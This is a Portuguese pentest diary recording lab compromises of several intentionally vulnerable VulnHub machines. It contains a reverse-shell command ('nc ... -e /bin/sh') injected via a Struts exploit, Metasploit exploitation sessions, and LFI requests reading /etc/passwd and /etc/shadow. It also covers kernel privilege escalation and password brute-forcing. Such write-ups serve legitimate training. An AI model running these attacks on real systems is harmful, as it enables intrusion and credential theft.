

#Desafio02 - Hacking

Criado por Paulo Rosseto

#Desafio02 - 07/09/2020

Neste diário irei relatar meus estudos das 30 máquinas que irei invadir ao longo de 30 dias. Este repositório de conhecimento, serve para aqueles que desejam mergulhar no universo de Pentesting.

Portanto, como parte destes labs adicionarei um relatório sobre o processo de explorar todas estas máquinas em conjunto com outras pessoas e profissionais que também desejam aprimorar suas habilidades.

Além disso, também poderá encontrar de forma breve nas próximas páginas alguma explicação sobre as ferramentas utilizadas, principalmente as que eu ainda não conheço muito bem e o funcionamento dos exploits.



Máquina 1

Este é o relatório referente às vulnerabilidades encontradas na primeira máquina do Desafio do beco do exploit. O objetivo deste documento é relatar as vulnerabilidades, entendê-las e explorá-las, de forma que consigamos acesso ao usuário com maior privilégio no sistema.

O link para a primeira máquina é: <https://www.vulnhub.com/entry/hacker-fest-2019,378/>

1.1 Descoberta de Hosts

Nesta fase descobrimos quem são os hosts conectados na rede. Para maior eficiência escolhemos o protocolo arp para tal.

Descoberta de Hosts:

```

root@kali:~# nmap -sP 172.16.10.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-14 09:05 -03
Nmap scan report for paulo-InfoSec (172.16.10.0)
Host is up (0.00023s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 172.16.10.1
Host is up (0.00023s latency).
MAC Address: 08:00:27:BA:77:D6 (Oracle VirtualBox virtual NIC)
Nmap scan report for 172.16.10.10 ----> (HOST ALVO)
Host is up (0.00019s latency).
MAC Address: 08:00:27:8A:F6:C4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 172.16.10.12 ---> (Kali)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.27 seconds

```

1.2 Enumeração

Depois de descoberto o IP da máquina alvo, enumeramos seus serviços afim de descobrir a superfície de ataque.

```

root@kali:~# nmap -sV -p- -v -Pn 172.16.10.10

21/tcp open ftp      vsftpd 3.0.3
22/tcp open ssh        OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp open http       Apache httpd 2.4.25 ((Debian)) ----> (Superfície de Ataque 1)
10000/tcp open ssl/http MiniServ 1.890 (Webmin httpd) ----> (Superfície de Ataque 2)

```

Antes de procurarmos por vulnerabilidades nas versões de serviços encontrados, é uma boa prática observar a página sendo servida na porta 80. Neste ponto, podemos descobrir que é uma página wordpress.



Seguindo nesta enumeração, podemos encontrar mais um plugin vulnerável, o wp-google-maps que está na versão 2.7

```

wp-google-maps
| Location: http://172.16.10.10/wp-content/plugins/wp-google-maps/
| Last Updated: 2020-08-25T10:38:00.000Z
| [!] The version is out of date, the latest version is 8.0.26
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 7.10.02 (50% confidence)
| Found By: Readme - ChangeLog Section (Aggressive Detection)
| - http://172.16.10.10/wp-content/plugins/wp-google-maps/readme.txt

```

Neste ponto temos três opções de ataque e as vulnerabilidades encontradas para cada uma são:

1. Apache 2.4.25 (Superfície de Ataque 1) (Sem pontos de intrusão)
2. Webmin (Superfície de Ataque 2) (Primeiro Ponto de Exploração)
3. Plugin Wordpress Google Maps 7.10.02 (Superfície de Ataque 3) (Segundo Ponto de Exploração)

Apesar das vulnerabilidades encontradas na versão do Apache 2.4.25, não foram encontrados pontos de intrusão que possam ser acessados através desta versão da página.

1.2.1 Enumeração - Pontos de Ataque

Primeiro ponto de Ataque (<https://cvedetails.com/cve/CVE-2019-15107/>)

Dentre as vulnerabilidades encontradas a mais interessante é a `cgi/remote/46201.rb`. Esta vulnerabilidade explora o valor de `testing=1` no cookie, fazendo com que se possa logar na aplicação afim de se ter uma sessão válida para todo o processo. Posteriormente é feito o upload de um arquivo com código malicioso, que por sua vez é carregado pela rotina do próprio exploit.

```
root@kali:~# searchsploit webmin
```

```
Webmin 1.900 - Remote Command Execution (Metasploit) | cgi/remote/46201.rb
```

Dentre diversos outros exploits encontrados este foi o que provou ser o mais eficiente para a exploração.

Descrição da Aplicação: Webmin (Ponto de Ataque 1) - <https://www.webmin.com/>

Este é um tipo de software para administração de sistemas Unix através do navegador. Ele tenta facilitar esta atividade de administração, porém existem vulnerabilidades fáceis de serem exploradas.

Segundo Ponto de Ataque (<https://cvedetails.com/cve/CVE-2019-10692/>)

O *plugin* `wp-google-maps`, que possui a vulnerabilidade de Blind SQLi, como mostra `php/webapps/18989.php`. É possível, através desta vulnerabilidade, manipular o banco de dados para extrair informações nele contidas. Inclusive de usuários e suas senhas, que podem ter valor inestimável.

```
root@kali:~/beco/d1# searchsploit google maps
```

```
WordPress Plugin Google Maps via Store Locator 2.7.1 < 3.0.1 - Multiple Vulnerabilities | php/webapps/-18989.php
```

Descrição da Aplicação: Com este plugin é possível gerenciar demonstrações utilizando o `googlemaps`.

1.3 Exploração

Exploração do Webmin

Como é possível observar, em pouco tempo é possível explorar esta vulnerabilidade através do Metasploit.

```
msf5 exploit(linux/http/webmin_backdoor) > options
```

```
msf5 exploit(linux/http/webmin_backdoor) > set rhosts 172.16.10.10
```

```
rhosts => 172.16.10.10
```

```
msf5 exploit(linux/http/webmin_backdoor) > set lhost 172.16.10.12
```

```
lhost => 172.16.10.12
```

```
msf5 exploit(linux/http/webmin_backdoor) > set lport 443
```

```
lport => 443
```

```
msf5 exploit(linux/http/webmin_backdoor) > set forceexploit true
```

```
forceexploit => true
```

```
msf5 exploit(linux/http/webmin_backdoor) > set ssl true
```

```
[!] Changing the SSL option's value may require changing RPORT!
```

```
ssl => true
```

```
msf5 exploit(linux/http/webmin_backdoor) > run
```

```
[*] Started reverse TCP handler on 172.16.10.12:443
```

```
[*] Configuring Automatic (Unix In-Memory) target
```

```
[*] Sending cmd/unix/reverse_perl command payload
```

```
[*] Command shell session 1 opened (172.16.10.12:443 -> 172.16.10.10:37960) at 2020-09-14 16:43:02 -0300
```

```
pwd
```

```
/usr/share/webmin
```

```
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

Exploração Wp-google-maps

```
msf5 auxiliary(admin/http/wp_google_maps_sqli) > set rhosts 172.16.10.10
```

```
rhosts => 172.16.10.10
```

```
msf5 auxiliary(admin/http/wp_google_maps_sqli) > info
```

```
msf5 auxiliary(admin/http/wp_google_maps_sqli) > run
[*] Running module against 172.16.10.10
```

```
[*] 172.16.10.10:80 - Trying to retrieve the wp_users table...
[+] Credentials saved in: /root/.msf4/loot/20200915111436_default_172.16.10.10_wp_google_maps.j_406069.bin
[+] 172.16.10.10:80 - Found webmaster $P$BsQOdILtCye6AS1ofreys4GzRIRvSr1 webmaster@none.local
[*] Auxiliary module execution completed
```

Com a hash da senha e o usuário em mãos é possível realizar um ataque de força bruta.

```
root@kali:~/beco/d1# john --wordlist=/usr/share/wordlists/rockyou.txt webmaster.hash
kittykat1      (?)
```

Tendo o usuário e a senha é possível tentar uma conexão ssh.

```
root@kali:~/beco/d1# ssh webmaster@172.16.10.10
Password:
webmaster@HF2019-Linux:~$ id
uid=1001(webmaster) gid=1001(webmaster) grupos=1001(webmaster)
webmaster@HF2019-Linux:~$ ls -l
total 4
-rw-r----- 1 webmaster webmaster 41 set 10 2019 flag.txt
webmaster@HF2019-Linux:~$ cat flag.txt
83cad236438ff0c0dbce55d7f0034aee18f5c39e
webmaster@HF2019-Linux:~$ sudo su -
[sudo] senha para webmaster:
root@HF2019-Linux:~#
```

Portanto, as duas vulnerabilidades nos levam a conquistar a máquina alvo.

1.4 Mitigações

Basta atualizar os softwares existentes já que ainda não foram publicadas vulnerabilidades em suas ultimas versões.

Máquina 2


2.1 Enumeração

Este alvo não possui uma iso que precisa ser iniciada no boot de um sistema Linux para funcionar.

Ao enumerar as portas e os serviços encontrei um apache rodando.

```
PORT  STATE SERVICE VERSION
80/tcp open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:77:0B:DA (Oracle VirtualBox virtual NIC)
```

A página segue abaixo:



O desafio também fornece a versão da aplicação rodando no servidor, que é um Struts. Ao enumerá-lo, posso encontrar diversos exploits de Execução Remota de Comando (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9805>).

2.2 Exploração

Através do exploit 'Apache Struts 2.5 < 2.5.12 - REST Plugin XStream Remote Code Execution' é possível injetar um shell reverso dentro do alvo, e, neste caso, já escalonando o privilégio.

```
python3 42627.py http://172.16.10.13/orders "nc 172.16.10.12 443 -e /bin/sh"
```

Desta forma temos acesso total ao servidor através de nosso handler.

```
paulo@kali:~$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.13] 58287
id
uid=0(root) gid=0(root)
pwd
/opt
cd /root
ls -lh
total 0
```

Máquina 3

3.1 Enumeração

Esta máquina possui um serviço http rodando:

```
172.16.10.32
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 08:00:27:15:DF:25 (Oracle VirtualBox virtual NIC)
```

Ao acessar o site, expõe-se o Drupal na versão 7, que possui diversos CVEs, cuja exploração será iniciada pela vulnerabilidade explorada pelo 'Drupalgeddon'. Neste caso utilizarei a vulnerabilidade <https://www.cvedetails.com/cve/CVE-2014-3704/> para ganhar o primeiro acesso ao alvo.

3.2 Exploração

Utilizando o Metasploit posso acessar a máquina alvo utilizando o 'multi/http/drupal_drupageddon' aproveitando a oportunidade de executar um comando remotamente.

Uma vez dentro do alvo, procuro por outros usuários e outros programas que posso utilizar para escalar o privilégio. No entanto, não foram encontrados recursos.

Por outro lado a versão de kernel da máquina permite uma exploração de overlayfs, que nada mais é que a concatenação do espaço de nome de usuário através da junção de dois pontos de montagens com permissões diferentes. Desta forma, atingindo o objetivo final.

```
uname -a
```

```
Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Para usar o 'overlayfs' preciso do exploit '37292.c' compilado dentro da máquina alvo. Para tal, inicio um servidor em meu host e o copio para dentro do alvo.

Assim que inserido na máquina alvo posso escalar o privilégio e ter acesso root:

```
# cd /tmp
cd /tmp
# ./data
./data
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library

# pwd
pwd
/root
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```


Máquina 4

4.1 Enumeração

Neste ponto começo por enumerar os serviços:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	ProFTPD 1.2.10
22/tcp	open	ssh	Dropbear sshd 0.34 (protocol 2.0)
25/tcp	open	smtp	Postfix smtpd
80/tcp	open	http	Apache httpd 2.4.25
110/tcp	open	pop3	Dovecot pop3d
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp	open	imap	Dovecot imapd
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
465/tcp	open	smtp	Postfix smtpd
587/tcp	open	smtp	Postfix smtpd
993/tcp	open	ssl/imap	?
995/tcp	open	ssl/pop3	?

Após enumerar com o dirb, encontro esta página e o site:



Outro ponto interessante desta VM é que ela está rodando um proFTPd que possui uma falha, permitindo assim a cópia de qualquer arquivo que a aplicação tenha permissão. Ao conseguir acesso ao arquivo `version_control`, consigo a última informação necessária para poder explorar a falha de upload de arquivos arbitrários, utilizando o diretório raiz da página e o `mod_copy` (<https://www.exploit-db.com/exploits/36803>).

Version Control of External-Facing Services:

Apache: 2.4.25
 Dropbear SSH: 0.34
 ProFTPd: 1.3.5
 Samba: 4.5.12

We should switch to OpenSSH and upgrade ProFTPd.

Note that we have some other configurations in this machine.

1. The webroot is no longer `/var/www/html`. We have changed it to `/var/www/tryingharderisjoy`.
2. I am trying to perform some simple bash scripting tutorials. Let me see how it turns out.

Assim parto para a exploração.

4.2 Exploração

Com o módulo '`mod_copy`'_exec' do metasploit consigo acesso à maquina alvo da seguinte forma:

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > options

msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_python
payload => cmd/unix/reverse_python
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set lhost 172.16.10.12
lhost => 172.16.10.12
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set lport 443msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 172.16.10.12:443
[*] 172.16.10.15:80 - 172.16.10.15:21 - Connected to FTP server
[*] 172.16.10.15:80 - 172.16.10.15:21 - Sending copy commands to FTP server
[*] 172.16.10.15:80 - Executing PHP payload /AywLmd4.php
[*] Command shell session 1 opened (172.16.10.12:443 -> 172.16.10.15:43294) at 2020-09-15 16:56:14 -0300

pwd
/var/www/tryingharderisjoy
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),123(ossec)
cd ossec
ls -l
ls -l
total 96
-rwxr-xr-x 1 www-data www-data 317 Jul 19 2016 CONTRIB
-rw-r--r-- 1 www-data www-data 35745 Jul 19 2016 LICENSE
-rw-r--r-- 1 www-data www-data 2106 Jul 19 2016 README
-rw-r--r-- 1 www-data www-data 923 Jul 19 2016 README.search
drwxr-xr-x 3 www-data www-data 4096 Jul 19 2016 css
-rw-r--r-- 1 www-data www-data 218 Jul 19 2016 htaccess_def.txt
```

```
drwxr-xr-x 2 www-data www-data 4096 Jul 19 2016 img
-rwxr-xr-x 1 www-data www-data 5177 Jul 19 2016 index.php
drwxr-xr-x 2 www-data www-data 4096 Jul 19 2016 js
drwxr-xr-x 3 www-data www-data 4096 Dec 28 2018 lib
-rw-r--r-- 1 www-data www-data 462 Jul 19 2016 ossec_conf.php
-rw-r--r-- 1 www-data www-data 134 Jan 6 2019 patricksecretsofjoy ---> Arquivo suspeito
-rwxr-xr-x 1 www-data www-data 2471 Jul 19 2016 setup.sh
drwxr-xr-x 2 www-data www-data 4096 Dec 28 2018 site
drwxrwxrwx 2 www-data www-data 4096 Dec 28 2018 tmp
```

Investigo o arquivo suspeito:

```
cat patricksecretsofjoy
credentials for JOY:
patrick:apollo098765
root:howtheheckdoiknowwhattherootpasswordis
```

how would these hack3rs ever find such a page?

Crio um bash para acessar o usuário 'patrick':

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@JOY:/var/www/tryingharderisjoy/ossec$ su patrick
su patrick
Password: apollo098765
```

```
patrick@JOY:/var/www/tryingharderisjoy/ossec$ sudo -l
```

Com suas credenciais encontro a possibilidade de executar o arquivo test como root:

```
sudo -l
Matching Defaults entries for patrick on JOY:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User patrick may run the following commands on JOY:
(ALL) NOPASSWD: /home/patrick/script/test
```

Ao executar este arquivo ganho acesso de super usuário.

```
patrick@JOY:/var/www/tryingharderisjoy/ossec$ sudo /home/patrick/script/test
sudo /home/patrick/script/test
root@JOY:/var/www/tryingharderisjoy/ossec# cd /root
cd /root
root@JOY:~# ls -l
ls -l
total 40
----- 1 root root 1357 Jan 27 2019 author-secret.txt
-rw-r--r-- 1 root root 435 Jan 7 2019 document-generator.sh
-rw-r--r-- 1 root root 1322 Jan 28 2019 dovecot.crt
-rw-r--r-- 1 root root 1062 Jan 28 2019 dovecot.csr
-rw----- 1 root root 1679 Jan 28 2019 dovecot.key
-rw-r--r-- 1 root root 540 Jan 10 2019 permissions.sh
----- 1 root root 71 Jan 10 2019 proof.txt
-rw----- 1 root root 1675 Jan 28 2019 rootCA.key
-rw-r--r-- 1 root root 1444 Jan 28 2019 rootCA.pem
-rw-r--r-- 1 root root 17 Jan 28 2019 rootCA.srl
root@JOY:~# cat proof.txt
```

Prova:

```
cat proof.txt
Never grant sudo permissions on scripts that perform system functions!
```

Máquina 5

5.1 Enumeração

Identifico os serviços rodando na máquina



```
root@kali:~/root/beco/d5# nmap -sV -Pn -v 172.16.10.16
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5rc3
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 08:00:27:5C:90:BF (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 10.18 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

Não consigo acesso como anonymous no serviço de ftp, portanto preciso identificar usuários.

```
root@kali:~/beco/d5# ftp 172.16.10.16
Connected to 172.16.10.16.
220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:172.16.10.16]
Name (172.16.10.16:paulo): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> quit
221 Goodbye.
```

Ao acessar a página encontro ao final dela um link para o wikipedia de uma banda:



Novamente este site está usando o proftpd, como o da máquina anterior que possui a vulnerabilidade de mod_copy. Com isso copio o arquivo de senhas do alvo:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
```

```

dg:x:1000:1000:Dave Gahan,,,:/home/dg:/bin/bash ---> Usuario
proftpd:x:104:65534::/var/run/proftpd:/bin/false
ftp:x:105:65534::/srv/ftp:/bin/false
mg:x:1001:1001:Martin Gore:/home/mg:/bin/bash
af:x:1002:1002:Andrew Fletcher:/home/af:/bin/bash ---> Usuario
aw:x:1003:1003:Alan Wilder:/home/aw:/bin/bash ---> Usuario

```

Com as principais musicas da banda crio uma wordlist de senhas e outra com os usuários enumerados anteriormente. Assim consigo atacar o serviço de ftp com força bruta e descubro as seguintes senhas:

```

root@kali:~/beco/d5# hydra -P pass.wordlist -L user.wordlist 172.16.10.16 ftp
[DATA] max 16 tasks per 1 server, overall 16 tasks, 76 login tries (l:4/p:19), ~5 tries per task
[DATA] attacking ftp://172.16.10.16:21/
[21][ftp] host: 172.16.10.16 login: af password: enjoythesilence
[21][ftp] host: 172.16.10.16 login: dg password: policyoftruth
[21][ftp] host: 172.16.10.16 login: dg password: policyoftruth

```

5.2 Exploração

Com a falha do 'mod_copy_exec' inicio o mesmo ataque da máquina anterior e consigo acesso a um dos usuários:

```

root@kali:~/beco/d5# cat 3.Exploracao
#shell
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set lport 443
lport => 443
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 172.16.10.12:443
[*] 172.16.10.16:80 - 172.16.10.16:21 - Connected to FTP server
[*] 172.16.10.16:80 - 172.16.10.16:21 - Sending copy commands to FTP server
[*] 172.16.10.16:80 - Executing PHP payload /aAMYR.php
[*] Command shell session 1 opened (172.16.10.12:443 -> 172.16.10.16:53186) at 2020-09-16 11:20:07 -0300

```

Neste ponto acesso o usuário dg, que possui a possibilidade de executar um segundo proftpd porém dentro do host como root.

```

python -c 'import pty; pty.spawn("/bin/bash")'
www-data@violator:/var/www/html$ su dg
su dg
Password: policyoftruth

dg@violator:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for dg on violator:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dg may run the following commands on violator:
  (ALL) NOPASSWD: /home/dg/bd/sbin/proftpd

```

Depois de executada a aplicação a porta 2121 interna é aberta, oportunidade esta de criar um tunelamento.

```

dg@violator:~/bd$ sudo sbin/proftpd
sudo sbin/proftpd
- setting default address to 127.0.0.1
localhost - SocketBindTight in effect, ignoring DefaultServer
dg@violator:~/bd/etc$ netstat -anpt
netstat -anpt
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:2121          0.0.0.0:*                LISTEN      -
tcp        0      0 172.16.10.16:53186     172.16.10.12:443       ESTABLISHED 1336/bash
tcp6       0      0 :::21                  :::*                    LISTEN      -
tcp6       0      0 :::80                  :::*                    LISTEN      -

```

Primeiro promovo a sessão usando o módulo shell_to_meterpreter.

```

msf5 post(multi/manage/shell_to_meterpreter) > set lhost 172.16.10.12

```

```

lhost => 172.16.10.12
msf5 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.16.10.12:4433
[*] Stopping exploit/multi/handler
[*] Sending stage (53755 bytes) to 172.16.10.16
[*] Meterpreter session 2 opened (172.16.10.12:4433 -> 172.16.10.16:55616) at 2020-09-25 16:39:01 -0300

```

Assim que posicionado meu handler na porta 4433, eu acesso a sessão 2 e crio o tunelamento:

```

msf5 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2...
meterpreter > portfwd add -L 127.0.0.1 -l 2121 -r 127.0.0.1 -p 2121
[*] Local TCP relay created: 127.0.0.1:2121 <-> 127.0.0.1:2121

```

Desta forma, em meu kali a porta 2121 está sendo tunelada através da porta 4433 (sessão 2), que, por sua vez, acessa o alvo localmente na porta 2121.

Feito estes passos, posso utilizar o backdoor inserido nesta aplicação para iniciar uma terceira conexão reversa, mas desta vez com usuário administrativo. Este garantido pela execução privilegiada do proftpd.

Máquina 6

6.1 Enumeração

Primeiro começo pela enumeração de serviços:

```

PORT    STATE SERVICE VERSION
21/tcp  open  ftp    vsftpd 2.0.8 or later
22/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http   Apache httpd 2.4.18 ((Ubuntu))
3306/tcp open  mysql  MySQL (unauthorized)
MAC Address: 08:00:27:54:DA:96 (Oracle VirtualBox virtual NIC)
Service Info: Host: W1R3S.inc; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Ao acessar a página observo que está no padrão do apache. Consequentemente enumero os diretórios importantes:

```

---- Scanning URL: http://172.16.10.17/ ----
==> DIRECTORY: http://172.16.10.17/-
administrator/
+ http://172.16.10.17/index.html (CODE:200|SIZE:-
11321)
==> DIRECTORY: http://172.16.10.17/-
javascript/
+ http://172.16.10.17/server-status (CODE:403|SIZE:-
300)
==> DIRECTORY: http://172.16.10.17/wordpress/

```

Em /administrator encontro um CUPPA CMS cujo exploit é um LFI/RFI no ficheiro /cuppa/alerts/alertConfigField.php?urlConfig= (<https://www.exploit-db.com/exploits/25971>).

Um LFI permite que arquivos sensíveis do alvo possam ser identificados. Neste caso, encodei em um método post a requisição /etc/passwd:

```

curl --data-urlencode urlConfig=../../../../../../../../etc/passwd http://172.16.10.17/administrator/alerts/-
alertConfigField.php?
curl --data-urlencode urlConfig=../../../../../../../../etc/shadow http://172.16.10.17/administrator/alerts/-
alertConfigField.php?

```

Com estas duas requisições consigo montar um arquivo unshadowed:

```

w1r3s:$6$xe/eyoTx$gttdIYxrstPJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3FwOt2P1GFLjZdNqjwRuP3eUjkgb/-
io7x9q1iP:1000:1000:w1r3s,,,:/home/w1r3s:/bin/bash

```

E através do john consigo a senha deste usuário:

Como se pode observar o único serviço existente é um http na porta 80

```
PORT  STATE SERVICE VERSION
80/tcp open  http   Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:5D:98:A7 (Oracle VirtualBox virtual NIC)
```

Com isso, enumero pelo dirb:

172.16.10.22/wordpress

```
[+] Upload directory has listing enabled: http://172.16.10.22/wordpress/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

```
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
```

[i] Plugin(s) Identified:

```
[+] mail-masta
| Location: http://172.16.10.22/wordpress/wp-content/plugins/mail-masta/
| Latest Version: 1.0 (up to date)
| Last Updated: 2014-09-19T07:52:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.16.10.22/wordpress/wp-content/plugins/mail-masta/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://172.16.10.22/wordpress/wp-content/plugins/mail-masta/readme.txt
```

```
[+] reflex-gallery
